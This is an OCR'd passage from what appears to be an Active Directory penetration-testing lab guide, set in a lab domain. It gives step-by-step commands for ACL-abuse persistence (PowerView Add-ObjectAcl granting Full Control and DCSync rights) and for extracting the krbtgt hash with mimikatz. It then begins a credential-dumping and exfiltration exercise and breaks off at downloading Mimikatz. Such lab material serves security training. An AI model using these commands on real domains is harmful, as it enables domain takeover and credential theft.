
Step 4 : Least privilege user can access domain administrator directory.

dir \\dc01.atomic-nuclear.site\c$



EXERCISE : AD - 3

Persistence by abusing ACLs


Domain Controller
AD objects
1. Abuse ACL to grant Full Control or specific
privileges on a domain
Attacker with
DA, EA Privs
Domain
Users

Step 1 : Import “Powerview” utility and provide “**FULL**” rights on the domain with DA privileges.

```
. .\PowerView_dev.ps1

whoami /user
Add-ObjectAcl -Identity "DC=atomic-nuclear,DC=site" -PrincipalSamAccountname emp01 -Rights All -verbose
```

Step 2 : Provide “**DCYSNC**” rights on the domain with DA privileges.


```
Add-ObjectAcl -Identity "DC=atomic-nuclear,DC=site" -PrincipalSamAccountname emp01 -Rights DCSync -verbose
```

Step 3 : Extract “krbtgt” hash using mimikatz:

```
lsadump::dcsync /user:atomic-nuclear\krbtgt
```


EXERCISE : AD - 4

Credential Access from Domain Controller & Workstations


1c. Exfiltrate Stolen Credential from DC to Attacker System
1b. Dump Credential From Ntds.dit & LSASS Memory
1a. Compromise DC as Domain Admin or Local Admin
2a. Compromise Workstation as Local Admin
2b. Dump Credential From SAM & LSASS Memory
2c. Exfiltrate Stolen Credential from Workstation to Attacker System
Attacker
Domain controller
Workstation Connected to DC
Workstation (Domain joined)
Active Directory Environment


Step 1 : Check the user privileges on compromised workstation.

```
whoami
net user emp01 /domain
net localgroup administrators
```




Step 2 : Download Mimikatz powershell script on the compromised system.

